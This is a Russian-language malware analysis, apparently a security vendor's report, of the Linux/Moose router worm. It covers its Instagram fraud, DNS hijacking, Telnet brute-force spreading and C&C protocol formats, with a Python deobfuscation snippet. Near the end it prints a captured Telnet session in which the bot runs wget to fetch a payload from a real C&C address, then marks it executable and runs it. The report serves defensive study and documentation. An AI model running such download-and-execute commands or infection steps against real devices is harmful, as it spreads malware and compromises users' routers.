


Рис. Фальшивые аккаунты злоумышленников.

Ниже приведен снимок HTTP-трафика в инструменте Wireshark. В поле Location заголовка протокола можно увидеть имя пользователя, эта строка выделена желтым цветом. Операторы накручивали список Following-пользователей не сразу, а через определенные промежутки деятельности, маскируя мошенническую активность.




Рис. Фрагмент проксируемого злоумышленниками HTTP-трафика сервиса Instagram.

Через несколько часов этот аккаунт уже следовал за 36 пользователями.




Рис. Фальшивый аккаунт Instagram.




Рис. Пользователи, за которыми следует аккаунт злоумышленников.

Мы обратили внимание на один из аккаунтов, за которым следует фальшивый пользователь Instagram, он указан ниже. Несмотря на небольшое количество публикаций, он имеет аномально большое количество последователей.




Рис. Аккаунт одного из пользователей, за которым следует вышеприведенный фальшивый аккаунт. Неделю спустя количество фолловеров для него увеличилось в несколько раз.

Компрометация DNS-сервисов роутера

Как мы упоминали выше, бот способен перенаправлять DNS-запросы (DNS hijacking) роутера на необходимые злоумышленникам адреса. Такая операция выполняется кодом полезной нагрузки, которая запускается только в процессе заражения роутера. Кроме этого, по умолчанию, C&C-сервер не отдает боту команду на использование перенаправления DNS. Ниже указана типичная схема компрометации DNS, которую злоумышленники могут использовать для своих целей.

1. Злоумышленники заражают вредоносной программой роутеры, располагающиеся недалеко друг от друга, например, домашние роутеры пользователей одного ISP провайдера.
2. Moose ожидает перехвата cookie файлов сетевых сервисов.
3. Когда пользователь заходит в свой аккаунт сервиса, вредоносная программа передает эти данные cookie злоумышленникам.
4. Злоумышленники направляют боту команды, настраивая его соответствующим образом: выключается настройка проверки хоста на предмет компрометации перед подключением по Telnet, включается настройка DNS hijacking, потоки поиска новых устройств-жертв

балансируются для заражения хостов с диапазоном IP-адресов, которые близко расположены по отношению к внешнему IP-адресу роутера.

5. Из-за выключенной проверки хоста на предмет компрометации, Moose повторно заразит уже скомпрометированные им устройства. В процессе этого повторного заражения, бот введет в действие фальшивые IP-адреса DNS.
6. Пользователь остается в неведении того, что его роутер скомпрометирован и перенаправляет его программы по фальшивым IP-адресам.

Далее, бот может настроить записи DNS таким образом, что они будут указывать на фишинговые сайты, вредоносное ПО, а также позволят злоумышленникам выполнять атаку типа Man-in-the-Middle (MitM), которая позволит запретить клиенту переключаться на защищенное HTTPS подключение при работе с тем или иным сервером.

Общая схема работы

Как мы уже упоминали, Linux/Moose представлен исполняемыми ELF-файлами, в которых полностью отсутствует отладочная информация. Эти файлы статически скомпилированы с библиотекой uLibc. При это вредоносная программа полагается на многопоточность при своем выполнении, одновременно создавая более чем 30 потоков во время процедуры заражения.

```
$ file elan2
elan2: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked,
stripped
```

Рис. Информация о вредоносном исполняемом файле.

В качестве образца для анализа мы выбрали тот вариант вредоносной программы, который работает на архитектуре MIPS. Различные скриншоты фрагментов вредоносного кода принадлежат именно этой архитектуре. Мы также бегло просмотрели аналогичные семплы для архитектуры ARM, они оказались почти идентичными. Ниже представлена схема работы и взаимодействия различных компонентов Moose.




Рис. Схема взаимодействия компонентов Moose.

Вредоносная программа использует специальную функцию для обфускации сообщений, отправляемых на C&C-сервер. Эта функция идентична для различных вариантов и компонентов Moose. Ниже представлен ее код на Python.

```
def decrypt_cnc_msg(ct):
 """
 Decrypt strings
 ct: bytearray of the ciphertext
 returns bytearray of the plaintext
 """

 # seed
 k = 0xff
 for i in reversed(range(len(ct))):

    # XOR with previous
    k = ct[i] = ct[i] ^ k

 return ct
```

Рис. Функция обфускации сообщений C&C-сервера.

Заражение устройств

Мы отнесли Moose к такому классу вредоносного ПО как червь (worm) из-за его способности к автоматическому размножению. Для этого бот запускает три набора потоков, первый занимается сканированием произвольных (random) IP-адресов, второй сканирует определенный диапазон адресов, третий представляет из себя потоки, создаваемые на каждый сетевой интерфейс роутера. Потоки исполняют один и тот же фрагмент кода, который мы назовем сканирующим потоком (scanner thread).

Количество потоков для каждого из этих наборов определяется конфигурационным C&C-сервером. Параметр *cnccfg_nb_thdscan_local* определяет количество потоков, которые будут сканировать диапазон IP-адресов, которые близко располагаются к внешнему IP-адресу роутера. Параметр *cnccfg_nb_thdscan_ext* определяет количество потоков, которые будут использоваться для сканирования произвольно взятых IP-адресов. Параметр *cnccfg_flag_scanner_sniffer* определяет последний случай. В реальной ситуации мы наблюдали 10 запущенных потоков первого набора, 20 потоков второго и 1 поток на каждый интерфейс роутера в последнем случае.

На рисунке ниже показана вышеприведенная схема сканирования пространства IP-адресов.




Рис. Механизм поиска новых жертв через сканирование пространства IP-адресов.

На каждом IP-адресе вредоносный код выполняет следующие действия: проверит возможность подключения к TCP-порту номер 10073. Если на нем успешно проходит TCP-процедура рукопожатия (handshake), он отказывается от дальнейших действий и считает, что этот хост уже заражен. Информация об этом будет отправлен на отчетный C&C-сервер.

В отличие от других сообщений, которыми бот обменивается с C&C-сервером в формате специального бинарного протокола с использованием порта с номером 81, для уведомления сервера о найденной цели для заражения используется стандартный протокол HTTP на тот же самый порт. Ниже приведен скриншот такого сообщения.

Рис. Бот посылает на C&C-сервер сообщение об обнаружении цели для заражения.

Формат строки отправляемых ботом данных представлен ниже.

```
GET /xx/rnde.php?p=%d&f=%d&m=%d HTTP/1.1\r\n
Host: www.getcool.com\r\n
Connection: Keep-Alive\r\n
\r\n
```

Видно, что в форматной строке присутствует три части:

- обфусцированный IP-адрес
- порядок байт, используемый в ОС (0 для big-endian и 1 для little-endian)
- тип сканирования IP-адресов, при котором был обнаружен хост (0 для сканирования прилежащих к внешнему IP-адресу роутера адресов и 1 для произвольно выбираемых адресов).

В строке формата IP-адрес обфусцирован путем применения операции XOR с фиксированным ключом. Он может быть приведен в нормальный вид с использованием следующего фрагмента кода на Python (p- параметр строки запроса GET).

```
import socket, struct
p = -1482289528
print(socket.inet_ntoa(struct.pack("i", (p ^ 0x7890ABCD))))
```

Если поток сканера открытых портов не может обнаружить на удаленной системе открытый 10073-й порт, он пытается подключиться к порту Telnet (23-й порт) на том же IP-адресе. Далее, в случае присутствия открытого порта, он будет пытаться выполнить вход путем перебора (bruteforce) различных комбинаций паролей, которые он получил от конфигурационного C&C-сервера. В случае успешного входа, он сообщит об этом на отчетный C&C-сервер. В противном случае он переходит к следующему IP-адресу.

В случае успешного входа, Moose отправляет на сервер отчет в следующем формате.

Название	Размер данных	Описание
Версия	Целое (4 байта)	Версия вредоносной программы
Тип сообщения	Целое (4 байта)	Устанавливается в значение 14 в случае успешного входа (login) в сессию Telnet
IP-адрес	Целое (4 байта)	IP-адрес жертвы
Не используется	28 байт	Не используется




Рис. Пример реального сообщения, отправляемого на C&C-сервер.

Ответ сервера на этот отчет выглядит следующим образом.

Название	Размер данных	Описание
Hijack DNS	Целое (4 байта)	Если первый бит установлен в 1 и установлен флаг конфигурации *cnccfg_flag_hijackdns*, это инструктирует бот на попытку подмены DNS.
Тип сообщения	Целое (4 байта)	Значение 14 (из предыдущего сообщения).
IP-адрес	Целое (4 байта)	IP-адрес жертвы (из предыдущего сообщения).
Не используется	28 байт	Не используется

После успешного входа по Telnet начинается процесс заражения. На картинке ниже представлен общий вид этого процесса.




Рис. Общий процесс заражения устройств Linux/Moose.

- Используя подключение по Telnet, Moose собирает информацию о жертве.
- Эта информация отправляется на отчетный C&C-сервер с использованием бинарного протокола (1).
- Отчетный C&C-сервер возвращает набор обфусцированных команд обратно боту (2).

- Бот расшифровывает команды, полученные от C&C-сервера (3), а затем исполняет их на устройстве жертвы через подключение по Telnet.

Обычно команды используются для выполнения функции типа «загрузить и выполнить». В зависимости от того, какой статус будет возвращен системой жертвы после исполнения команды, команда может быть выполнена повторно до получения статуса успешного выполнения OK. Получение такой команды свидетельствует об успешном запуске на удаленном устройстве вредоносной программы. Ниже представлен фрагмент взаимодействия бота с заражаемым устройством по Telnet. Команды отправляются ботом автоматически без участия оператора ботнета.

```
> sh
BusyBox v1.00 (2013.12.12-03:56+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# ps
   PID Uid VmSize Stat Command
     1 admin 468 S init
[...]

# echo -n -e "H3lL0WoRlD"
H3lL0WoRlD# chmod
BusyBox v1.00 (2013.12.12-03:56+0000) multi-call binary

Usage: chmod [-R] MODE[,MODE]... FILE...

Each MODE is one or more of the letters ugoa, one of the
symbols +-= and one or more of the letters rwxst.

Options:
   -R Changes files and directories recursively.

# cat /proc/cpuinfo
[...]
system type : MIPS Malta
processor : 0
cpu model : MIPS 24Kc V0.0 FPU V0.0
[...]
```

Рис. Выполняемые ботом команды на заражаемой системе.

Бот выполняет следующие команды:

- Получает доступ к командной строке (shell) на заражаемом устройстве.
- Проверяет выполнение команды *echo*.
- Получает список запущенных процессов (*ps*) для проверки своего присутствия в системе и присутствия других вредоносных программ.
- Проверяет присутствие команды *chmod*.
- Получает содержимое */proc/cpuinfo*.

На этом этапе, Moose все еще не заразил удаленную систему. Он отправляет сообщение на отчетный C&C-сервер, в котором содержится полученная по Telnet информация о жертве.

Название	Размер данных	Описание
Версия	Целое (4 байта)	Версия вредоносной программы.
Тип сообщения	Целое (4 байта)	Устанавливается в 15, обозначая полученный доступ к консоли.
IP-адрес	Целое (4 байта)	IP-адрес жертвы.
Смещение Логин/пароль	Целое (4 байта)	Смещение до данных имени пользователя и пароля, используемых для получения доступа к настройкам роутера.
Информация о жертве	Битовое поле (4 байта)	Детальная информация о жертве.
Не используется	20 байт	Не используется.
Размер строки с моделью CPU	Целое (4 байта)	Размер строки с моделью CPU.
Модель CPU	Размер указывается предыдущем полем	Строка, описывающая модель CPU.
Размер поля Processor	Целое (4 байта)	Размер поля Processor.
Processor	Размер указывается предыдущем полем	Строка из /proc/cpuinfo.

Ниже представлено битовое поле (см. таблицу выше), которое характеризует состояние зараженной системы (Информация о жертве).

```
enum infect_state {
    NO_CHMOD = (1 << 0),        // set if chmod command is not present
    NO_ECHO = (1 << 1),         // set if echo command is not present
    FOUND_NEAR_SCAN = (1 << 2), // set if victim was found during a near /15 scan
    PS_BLKLST_HIT = (1 << 7),   // set if a process-to-kill is found in the list
                                // of running processes
};
```

Отчетный C&C-сервер отвечает обфусцированными командами для их исполнения в системе жертвы.

Название	Размер данных	Описание
Размер команды	Целое (4 байта)	Размер строки с командой
Команда	Размер указывается предыдущим полем	Обфусцированная строка с командой
Другие команды	Целое (4 байта) + количество байт из поля «размер команды»	Набор команд в случае их присутствия до символа-завершителя (terminator).
Завершитель строки (Terminator)	Целое (4 байта)	Всегда 0. Завершает последовательность команд.

На втором этапе заражения системы, Linux/Moose расшифровывает пакет команд из сообщения C&C-сервера и пытается их исполнить в Telnet. Мы наблюдали в использовании только команды типа «загрузить и исполнить», но сама архитектура является гибкой и позволяет злоумышленникам исполнить любую нужную им команду. Одна из таких команд приведена ниже, инструмент *wget* используется для загрузки на устройство вредоносного содержимого.

```
# cd /var
# rm ./elan2
rm: cannot remove `./elan2': No such file or directory
# wget http://77.247.177.36:81/xx/atheros_mips/elan2
Connecting to 77.247.177.36[77.247.177.36]:81
200 OK, File Get Success
# chmod +x ./elan2
# ./elan2
